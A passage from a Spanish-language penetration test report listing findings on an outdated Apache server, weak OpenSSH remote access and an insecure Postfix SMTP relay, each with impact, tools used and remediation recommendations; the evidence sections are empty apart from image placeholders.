Referencias	Vulnerabilidades de apache

Evidencias:





Recomendaciones:


Actualizar Apache HTTPD a la versión más reciente y aplicar todos los parches de seguridad disponibles.

Desactivar módulos innecesarios, como el WebDAV, si no se utilizan, y habilitar medidas de seguridad adicionales, como el uso de HTTPS mediante certificados SSL/TLS, para cifrar las comunicaciones entre los clientes y el servidor.

PT-014: Acceso remoto SSH débil

Descripción	Versión antigua de OpenSSH que presenta varias vulnerabilidades, incluyendo ataques de fuerza bruta y posibles vulnerabilidades de inyección de comandos.
Impacto	Alto. Si se explota, podría permitir el acceso remoto con permisos de usuario.
Herramientas usadas	Metasploit
Referencias	OpenSSH CVE-2023-38408

Evidencias:



Recomendaciones:

Actualizar OpenSSH a la última versión estable disponible para mitigar las vulnerabilidades conocidas.


Implementar autenticación basada en claves públicas en lugar de contraseñas y habilitar la autenticación multifactor (MFA) para aumentar la seguridad.

También es recomendable cambiar el puerto por defecto de SSH (22) a otro puerto no estándar para evitar ataques automatizados.

PT-015: Relay SMTP inseguro

Descripción	El servicio Postfix en ejecución está expuesto a ataques que pueden explotar configuraciones inseguras de relaying, lo que permite su uso como servidor de spam o para suplantación de identidad (spoofing).
Impacto	Media. El servidor puede ser utilizado para el envío de correos electrónicos fraudulentos o spam, lo que podría dañar la reputación de la empresa.
Herramientas usadas	Metasploit
Referencias	SMTP open mail vulerability

Evidencias:



Recomendaciones:

Configurar Postfix para evitar el relay abierto, asegurándose de que solo los usuarios y sistemas autorizados puedan enviar correos electrónicos.

Implementar controles de autenticación (como SASL) y activar medidas de protección como SPF, DKIM y DMARC para mitigar el riesgo de spoofing y abusos del servicio.